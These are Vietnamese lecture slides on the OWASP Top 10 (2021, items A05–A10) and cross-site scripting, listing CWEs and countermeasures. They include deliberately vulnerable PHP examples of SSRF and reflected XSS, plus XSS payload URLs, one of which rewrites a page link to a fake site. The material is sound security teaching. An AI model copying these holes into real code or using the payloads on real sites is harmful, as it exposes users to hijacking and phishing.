# Security Misconfiguration

- **Tương ứng với các CWE**

- CWE-16 Configuration
- CWE-611 Improper Restriction of XML External Entity Reference
- CWE-756 Missing Custom Error Page
- CWE-614 Sensitive Cookie in HTTPS Session Without 'Secure' Attribute
- ....(tổng cộng 20 CWE)...

# Security Misconfiguration

- **Phòng chống**

- Không cài đặt (gỡ bỏ) những thứ không cần thiết
- Rà soát lại cấu hình an toàn mỗi khi nâng cấp phần mềm
- Yêu cầu chế độ an toàn trong liên lạc (gửi Security Headers cho client)
- Kiểm tra tính hiệu quả của các cấu hình

# OWASP Top 10 – Năm 2021



- A01:2021-Broken Access Control
- A02:2021-Cryptographic Failures
- A03:2021-Injection
- A04:2021-Insecure Design
- A05:2021-Security Misconfiguration
- **A06:2021-Vulnerable and Outdated Components**
- A07:2021-Identification and Authentication Failures
- A08:2021-Software and Data Integrity Failures
- A09:2021-Security Logging and Monitoring Failures
- A10:2021-Server-Side Request Forgery

# Vulnerable and Outdated Components

- **Vulnerable and Outdated Components:** sử dụng các thành phần đã được biết là có lỗ hổng hoặc thành phần của bên thứ ba mà không còn được hỗ trợ nữa.
- **Sự tương ứng với các CWE**
  - CWE-1035: Using Components with Known Vulnerabilities
  - CWE-1104: Use of Unmaintained Third Party Components

# Vulnerable and Outdated Components

---

- **Phòng chống**

- Loại bỏ hết các mô-đun, các file không cần thiết khỏi phần mềm
- Chỉ cài đặt các thành phần mở rộng từ các nguồn tin cậy
- Thường xuyên cập nhật thông tin về CVE



# OWASP Top 10 – Năm 2021



- A01:2021-Broken Access Control
- A02:2021-Cryptographic Failures
- A03:2021-Injection
- A04:2021-Insecure Design
- A05:2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- **A07:2021-Identification and Authentication Failures**
- A08:2021-Software and Data Integrity Failures
- A09:2021-Security Logging and Monitoring Failures
- A10:2021-Server-Side Request Forgery

# Identification and Authentication Failures

- **Identification and Authentication Failures** (năm 2017 là Broken Authentication): gồm các khiếm khuyết trong định danh, xác thực, quản lý phiên
- **Sự tương ứng với các CWE:**
  - CWE-297: Improper Validation of Certificate with Host Mismatch,
  - CWE-287: Improper Authentication,
  - CWE-384: Session Fixation.
  - ....(tổng cộng 22 CWEs)...

# Identification and Authentication Failures

- **Phòng chống**

- Sử dụng xác thực đa nhân tố khi có thể
- Không cung cấp tài khoản mặc định, đặc biệt là tài khoản admin
- Thiết lập chính sách mật khẩu an toàn
- Thiết lập cơ chế quản lý phiên an toàn; session id phải được sinh ngẫu nhiên với entropy cao

# OWASP Top 10 – Năm 2021



- A01:2021-Broken Access Control
- A02:2021-Cryptographic Failures
- A03:2021-Injection
- A04:2021-Insecure Design
- A05:2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- A07:2021-Identification and Authentication Failures
- A08:2021-Software and Data Integrity Failures
- A09:2021-Security Logging and Monitoring Failures
- A10:2021-Server-Side Request Forgery

# Software and Data Integrity Failures

- **Software and Data Integrity Failures:** liên quan đến việc mã chương trình hay dữ liệu không được đảm bảo toàn vẹn:
  - sử dụng thư viện, thành phần mở rộng... từ nguồn không tin cậy;
  - thiếu cơ chế bảo vệ ở các công đoạn CI/CD;
  - thực hiện deserialization dữ liệu không tin cậy
  - ...
- **Sự tương ứng với các CWE**
  - CWE-829: Inclusion of Functionality from Untrusted Control Sphere,
  - CWE-494: Download of Code Without Integrity Check
  - CWE-502: Deserialization of Untrusted Data...

# Software and Data Integrity Failures

- **Ví dụ**

- SolarWinds malicious update

- **Phòng chống:**

- Chữ ký số hoặc cơ chế khác để kiểm tra toàn vẹn cho dữ liệu, mã
- Đảm bảo toàn vẹn cho dữ liệu đã được serialized
- Cơ chế an toàn cho quy trình CI/CD, đảm bảo toàn vẹn mã chương trình
- Đảm bảo các gói như npm hay Maven... sử dụng các repository tin cậy
- ...

# OWASP Top 10 – Năm 2021



- A01:2021-Broken Access Control
- A02:2021-Cryptographic Failures
- A03:2021-Injection
- A04:2021-Insecure Design
- A05:2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- A07:2021-Identification and Authentication Failures
- A08:2021-Software and Data Integrity Failures
- **A09:2021-Security Logging and Monitoring Failures**
- A10:2021-Server-Side Request Forgery

# Security Logging and Monitoring Failures

- **Security Logging and Monitoring Failures:** Không có logging và monitoring thì không thể phát hiện và ứng phó các vụ xâm phạm ATTT. Điều này là rất quan trọng, dù không có nhiều CVE dạng này.
- **Sự tương ứng với các CWE:**
  - CWE-117 Improper Output Neutralization for Logs,
  - CWE-223 Omission of Security-relevant Information,
  - CWE-532 Insertion of Sensitive Information into Log File,
  - CWE-778 Insufficient Logging.



# OWASP Top 10 – Năm 2021



- **A01:2021-Broken Access Control**
- **A02:2021-Cryptographic Failures**
- **A03:2021-Injection**
- **A04:2021-Insecure Design**
- **A05:2021-Security Misconfiguration**
- **A06:2021-Vulnerable and Outdated Components**
- **A07:2021-Identification and Authentication Failures**
- **A08:2021-Software and Data Integrity Failures**
- **A09:2021-Security Logging and Monitoring Failures**
- **A10:2021-Server-Side Request Forgery**

# Server-Side Request Forgery

- **Server-Side Request Forgery:** ứng dụng web nhận được một URL từ client, sau đó thực hiện truy vấn theo URL đó mà không kiểm tra tính hợp lệ của URL, rồi gửi kết quả cho client.
- **Sự tương ứng với CWE:**
  - CWE-918 Server-Side Request Forgery (SSRF)

# Server-Side Request Forgery

## ❑ Ví dụ đoạn mã có SSRF

```
<?php
if (isset($_GET['url'])){
    $url = $_GET['url'];

    $image = fopen($url, 'rb');
    header("Content-Type: image/png");
    fpassthru($image);
}
```

1

OWASP Top 10

2

Tấn công XSS

3

Tấn công CSRF

4

Tấn công SQL Injection

# Cross-Site Scripting

❑ **Khái niệm:** XSS là một lỗ hổng cho phép hacker chèn script vào tham số truy vấn HTTP và sau đó script này được thực thi trên máy người dùng.

❑ **Mục đích thực hiện XSS:**

- Đánh cắp tài khoản
- Đánh cắp cookie (SessionID)
- Thực hiện Click Hijacking

# Cross-Site Scripting

```
<?php
$name = $_GET['name'];
echo 'Welcome $name<br>';
echo '<a href="http://examples.com/">Click to
Download</a>';
?>
```

http://www.domain.com/index.php?name=John


Welcome John

[Click to Download](#)

# Cross-Site Scripting

`http://www.domain.com/index.php?name=John<script>alert('This site is vulnerable to XSS')</script>`

Welcome John



# Cross-Site Scripting


```
http://www.domain.com/index.php?name=John<script>  
window.onload = function() {var  
link=document.getElementsByTagName("a");  
link[0].href=" http://a-fake-site.com/";}</script>
```

Welcome John


[Click to Download](#)




# Cross-Site Scripting




# Reflected XSS



# Stored XSS



# DOM XSS



